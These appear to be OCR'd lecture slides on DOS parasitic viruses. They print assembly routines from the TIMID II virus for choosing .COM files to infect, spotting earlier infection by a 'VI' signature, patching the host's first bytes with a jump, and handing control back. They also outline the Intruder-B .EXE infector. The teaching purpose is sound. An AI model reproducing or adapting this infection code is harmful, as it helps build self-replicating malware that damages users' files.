
Infect the file

Free the 43h bytes the stack frame before returns the control to the caller routine



II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

3. Check the infection conditions:



II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II


3. Check the infection conditions:

3.1 - Check the .COM file extension

```
FILE_OK:
        lea     si,[bp+1EH]
        mov     dx,si
FO1:    lodsb
        cmp     al,'.'
        je      FO2
        cmp     al,0
        jne     FO1
        jmp     FOKCEND
FO2:    lodsw
        cmp     ax,'OC'
        jne     FOKCEND
        lodsb
        cmp     al,'M'
        jne     FOKCEND
```

Load in SI and DX the offset of the found filename (filename is at 1Eh offset in DTA, 9Eh offset in PSP)

Check the .COM file extension through searching the ".COM" char string in the full filename



II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

3. Check the infection conditions:

3.2 - Read-only Check

```
mov    ax,3D02H
int    21H
jc     FOK_END
mov    bx,ax
```

Try to open the file in read/write mode and get the file handler in BX in case of success


- Read & save the first 5 bytes from the file

```
mov    cx,5
lea    dx,[di+START_IMAGE]
mov    ah,3FH
int    21H
```

Read the first 5 bytes with 3Fh function from INT 21h interrupt

```
pushf
mov    ah,3EH
int    21H
popf
jc     FOK_END
```

Close the file check out the reading error



II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

3. Check the infection conditions:

3.3 – Check the maxim dimension < 64 KB

```
mov     ax,[bp+1AH]
add     ax,OFFSET ENDVIR - OFFSET VIRUS + 100H
jc      FOK_END
```

Take the file dimension from DTA (offset 1Ah)
HOST+VIRUS+100h < 64KB

3.4 – Check if the host is .EXE file

```
cmp     WORD PTR [di+START_IMAGE],'ZM'
je      FOKCEND
```


First 2 bytes <> 'MZ'

3.5 – Check if the host has been previously infected

```
cmp     BYTE PTR [di+START_IMAGE],0E9H
jnz     FOK_NCEND
cmp     WORD PTR [di+START_IMAGE+3],'IV'
jnz     FOK_NCEND
```

First byte = *near jump (cod E9H)*

Last 2 bytes = 'VI' (virus signature)



II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

3. Check the infection conditions:

- Exit Routine

```
FOKCEND:
                stc
FOK_END:
                ret
FOK_NCEND:
                clc
                ret
```


KEEP in MIND - DTA is at offset 80h in PSP and contains:

1. At offset 1Eh is (13 bytes):
   the filename put by DOS function "Search First" or "Search Next"
2. At offset 1Ah is (4 bytes):
   the found (by "Search First" or "Search Next") file dimension in bytes
3. At offset 18h is (2 bytes):
   the found (by "Search First" or "Search Next") file-date
4. At offset 16h is (2 bytes):
   the found (by "Search First" or "Search Next") file time-stamp (hour)
5. At offset 15h is (1 byte):
   if the name set by 'Search First' or 'Search Next' DOS function is directory or not?: 10h ⇔ directory, otherwise file

II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

4. Infection routine / procedure:

- because the virus infects more than one host file at the running time, the infection routine (INFECT_FILE) is included in the searching routine (SEARCH_DIR)
- the TIMID 2 machine code is written at the end of the host file
- save the first 5 bytes of the host in the START_CODE area of the virus; the bytes are already saved in START_IMAGE area by the checking file routine
- the first 5 bytes are replaced by a near JUMP to its own machine code (3 bytes and the first byte from these 3 has 9Eh value) and the char string 'VI' (2 bytes) is the virus signature.




5 bytes area used by FILE_OK in order to check if the file is already infected

The initial value of the 5 bytes from the host (necessary for the host execution)


II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

4. Infection routine / procedure:




II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

4. Infection routine / procedure:




II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

4. Infection routine / procedure:



The virus puts in the first 5 bytes of the host a near jump to the virus machine code &'VI' signature



II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

4. Infection routine / procedure:

- copies the 5 bytes from START_CODE area at the offset 100h;
- returns the control to the host via the stack


```
EXIT_VIRUS:
        mov     ah,1AH
        mov     dx,80H
        int     21H

        mov     si,OFFSET HOST
        add     di,OFFSET START_CODE
        push    si
        xchg    si,di
        movsw
        movsw
        movsb

        ret
```

Repositioning DTA at offset 80h

Copies the 5 bytes from START_CODE at the beginning (offset 100h)

Puts on the stack the offset 100h

POP IP & the host starts the execution



II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

Advantages:

- not easy to detect
- DOESN'T destroy the host file
- DOESN'T leave tracks as hidden/renamed files
- is running before the host
- is infecting more than one directory
- DOESN'T re-infect itself

Disadvantages:

- The programmer should pay attention in development in order to avoid the destruction of: code, stack, etc.
- Increase the infected file size – all parasites viruses increase the host file size


II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

INTRUDER-B Features:

- inserts itself in the end of 16 bits DOS .EXE file
- executes before the host (like JUSTIN & TIMID II)
- is more complex than a .COM file virus, because the virus must handle the EXE Header and Relocation Pointer Table
- DOESN'T destroy the host program file


INTRUDER-B virus operations:

- the user launches the application in the command line:
  C:\host.exe
- the host program contains in the end the *Intruder-B* virus copy
- the virus is loaded and executed by DOS O.S.
- in order to access its own data the virus establishes the offset inside the host program
- the virus is programmed to infect the .EXE files from the current directory
- the 16 bits host DOS .EXE files, are checked due to certain conditions
- the virus writes itself in the end of the host 16 bits EXE files and the virus modifies EXE Header & Relocation Pointer Table thus the EXE structure must be consistent
- the virus returns the control to the host program.



II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

THE STRUCTURE of DOS .EXE 16 bits file



